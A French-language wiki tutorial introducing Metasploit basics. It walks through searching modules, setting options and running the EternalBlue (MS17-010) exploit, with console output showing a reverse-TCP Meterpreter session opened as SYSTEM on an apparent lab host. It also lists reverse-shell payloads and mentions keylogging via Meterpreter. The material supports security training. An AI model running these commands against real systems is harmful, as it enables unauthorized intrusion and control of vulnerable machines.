Les bases

1/ Lancé Metasploit

Metasploit est installé de base sur les os Kali Linux et Parrot sinon il vous faudra la téléchargé et l'installé vous même

[Wiki - linux.org installé Metasploit]

Entré la commande suivante dans le terminal linux pour lancé la console Metasploit

```
msfconsole
```

Vous devriez vous retrouver avec une console msf5 > ou msf6 >

> Si la commande msfconsole vous donne rien, ces sûrement vous n'avez pas Metasploit d'installé.

> Les Commandes communes de linux comme "ls", "cd", "clear", "history" ... marche aussi dans cette console.


2/ Les commandes Utiles

Command help / Obtenir l'aide

Obtenir l'aide pour le module set

```
help set
```

Command Search / Rechercher dans Metasploit



La sortie de la commande **search** fournit un aperçu de chaque module renvoyé.

Vous pouvez voir le type de module (auxiliaire, exploit, etc.) et la catégorie du module (scanner, admin, windows, Unix, etc.).

Ranking Exploit


Une autre information essentielle renvoyée se trouve dans la colonne « rang ». Les exploits sont évalués en fonction de leur fiabilité. Le tableau ci-dessous fournit leurs descriptions respectives.

Ranking	Description
ExcellentRanking	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape()).
GreatRanking	The exploit has a default target AND either auto-detects the appropriate target or uses an application specific return address AFTER a version check.
GoodRanking	The exploit has a default target and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc).
NormalRanking	The exploit is otherwise reliable, but depends on a specific version and can't (or doesn't) reliably autodetect.
AverageRanking	The exploit is generally unreliable or difficult to exploit.
LowRanking	The exploit is nearly impossible to exploit (or under 50% success rate) for common platforms.
ManualRanking	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g.: exploit/unix/webapp/php_eval).

> Vous pouvez utiliser n'importe quel module renvoyé dans un résultat de recherche avec la commande use suivie du numéro au début de la ligne de résultat.
> Par exemple, "use 0" au lieu d'utiliser "auxiliaire/admin/smb/smb:ms17_010_command"

Vous pouvez orienter la fonction de recherche à l'aide de mots-clés tels que type et plate-forme.


Par exemple, si nous voulions que nos résultats de recherche n'incluent que des modules auxiliaires, nous pourrions définir le type sur auxiliaire. La capture d'écran ci-dessous montre la sortie de la commande **search type:auxiliary telnet**.



3/ Utilisé un module

Maintenant qu'on sait trouver un module nous pouvons l'utilisé avec la commande **use** suivi du chemin complet exemple :

```
use exploit/windows/smb/ms17_010_eternalblue
```





De nouvelles commandes vont nous être utiles pour mieux comprendre comment l'outil fonction ou de quel information il a besoin.

command info

> **Info** n'est pas un menu d'aide ; il affichera des informations détaillées sur le module telles que son auteur, les sources pertinentes, etc.

De plus amples informations sur n'importe quel module peuvent être obtenues en tapant la commande info dans son contexte.





Vous pouvez également utiliser la commande **info** suivie du chemin du module à partir de l'invite msfconsole
(par exemple, **info exploit/windows/smb/ms17_010_eternalblue**).

command show options

La commande show peut être utilisée dans n'importe quel contexte suivie d'un type de module (auxiliaire, charge utile, exploit, etc.) pour lister les modules disponibles.

L'exemple ci-dessous répertorie les charges utiles pouvant être utilisées avec l'exploit ms17-010 Eternalblue.

Cela imprimera les options liées à l'exploit que nous avons choisi plus tôt. La commande **show options** aura des sorties différentes selon le contexte dans lequel elle est utilisée.

L'exemple ci-dessus montre que cet exploit nécessitera que nous définissions des variables telles que RHOSTS et RPORT.

> N'oubliez pas qu'en fonction du module que vous utilisez, des paramètres supplémentaires ou différents peuvent devoir être définis.


> Utilise la commande show options pour répertorier les paramètres requis.

command set

> Il est recommandé d'utiliser la commande show options pour répertorier les paramètres requis.


Tous les paramètres sont définis à l'aide de la même syntaxe de commande :
set PARAMETER_NAME VALUE

Exemple :




Nous voyons que RHOSTS a besoin d'une valeur et nous allons lui donné avec la commande suivante.

```
set RHOSTS 66.66.66.66
```



Le changement a bien était éffectué.



> Il faudra remettre les valeurs a chaque changement de module

> La commande **setg** de gardé en mémoire les valeurs jusqu'à la fermeture de Metasploit ou effacer le avec la commande **unsetg**

command show

La commande **show** peut être utilisée dans n'importe quel contexte suivie d'un type de module (auxiliary, payload, exploit, etc.) pour lister les modules disponibles.

L'exemple ci-dessous répertorie les payload pouvant être utilisées avec l'exploit ms17-010 Eternalblue.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/generic/custom                                               normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                                       normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                                    normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                                         normal  No     Interact with Established SSH Connection
   4   payload/windows/x64/custom/bind_ipv6_tcp                             normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
   5   payload/windows/x64/custom/bind_ipv6_tcp_uuid                        normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support
   6   payload/windows/x64/custom/bind_named_pipe                           normal  No     Windows shellcode stage, Windows x64 Bind Named Pipe Stager
   7   payload/windows/x64/custom/bind_tcp                                  normal  No     Windows shellcode stage, Windows x64 Bind TCP Stager
   8   payload/windows/x64/custom/bind_tcp_rc4                              normal  No     Windows shellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   9   payload/windows/x64/custom/bind_tcp_uuid                             normal  No     Windows shellcode stage, Bind TCP Stager with UUID Support (Windows x64)
   10  payload/windows/x64/custom/reverse_http                              normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
   11  payload/windows/x64/custom/reverse_https                             normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
   12  payload/windows/x64/custom/reverse_named_pipe                        normal  No     Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
   13  payload/windows/x64/custom/reverse_tcp                               normal  No     Windows shellcode stage, Windows x64 Reverse TCP Stager
   14  payload/windows/x64/custom/reverse_tcp_rc4                           normal  No     Windows shellcode stage, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   15  payload/windows/x64/custom/reverse_tcp_uuid                          normal  No     Windows shellcode stage, Reverse TCP Stager with UUID Support (Windows x64)
   16  payload/windows/x64/custom/reverse_winhttp                           normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (winhttp)
   17  payload/windows/x64/custom/reverse_winhttps                          normal  No     Windows shellcode stage, Windows x64 Reverse HTTPS Stager (winhttp)
   18  payload/windows/x64/exec                                             normal  No     Windows x64 Execute Command
```

> Tous les paramètre pour la commande "show" : all, encoders, nops, exploits, payloads, auxiliary, post, plugins, info, options, favorites

command back

Vous pouvez quitter le contexte en utilisant la commande **back**.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 >
```

command exploit / run

Utiliser des modules

Une fois tous les paramètres du module définis, vous pouvez lancer le module à l'aide de la commande exploit.

Metasploit prend également en charge la commande **run**, qui est un alias créé pour la commande **exploit** car le mot exploit n'avait pas de sens lors de l'utilisation de modules qui n'étaient pas des exploits (scanners de ports, scanners de vulnérabilités, etc.).

La commande **exploit** peut être utilisée sans aucun paramètre ou en utilisant le paramètre "-z".

La commande **exploit -z** exécutera l'exploit et mettra la session en arrière-plan dès son ouverture.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit -z

[*] Started reverse TCP handler on 10.10.44.70:4444
[*] 10.10.12.229:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.12.229:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.12.229:445      - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.12.229:445 - Connecting to target for exploitation.
[+] 10.10.12.229:445 - Connection established for exploitation.
[+] 10.10.12.229:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.12.229:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.12.229:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.12.229:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.12.229:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.12.229:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.12.229:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.12.229:445 - Sending all but last fragment of exploit packet
[*] 10.10.12.229:445 - Starting non-paged pool grooming
[+] 10.10.12.229:445 - Sending SMBv2 buffers
[+] 10.10.12.229:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.12.229:445 - Sending final SMBv2 buffers.
[*] 10.10.12.229:445 - Sending last fragment of exploit packet!
[*] 10.10.12.229:445 - Receiving response from exploit packet
[+] 10.10.12.229:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.12.229:445 - Sending egg to corrupted connection.
[*] 10.10.12.229:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.10.12.229
[*] Meterpreter session 2 opened (10.10.44.70:4444 -> 10.10.12.229:49186) at 2021-08-20 02:06:48 +0100
[+] 10.10.12.229:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.12.229:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.12.229:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Session 2 created in the background.
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

command sessions

La commande **sessions** peut être utilisée à partir de l'invite msfconsole ou de n'importe quel module pour voir les sessions existantes crée par un exploit.

```
Active sessions
===============

  Id  Name  Type                     Information                 Connection
  --  ----  ----                     -----------                 ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.12.229:49163 (10.10.12.229)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.12.229:49186 (10.10.12.229)
```

Pour interagir (se connecter) avec n'importe quelle session, vous pouvez utiliser la commande **sessions -i ID**

```
msf5 > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

La session est connecté, et maintenant nous avons accès a la console meterpreter.

4/ Meterpreter

Meterpreter est un outil qui permet de réaliser toutes sortes d’actions sur la machine cible.
Par exemple, nous pouvons télécharger des fichiers, lancer un Keylogger, prendre une capture d’écran, etc...

Revision #20
Created 23 November 2022 09:18:45 by Foufure
Updated 23 November 2022 19:03:06 by Foufure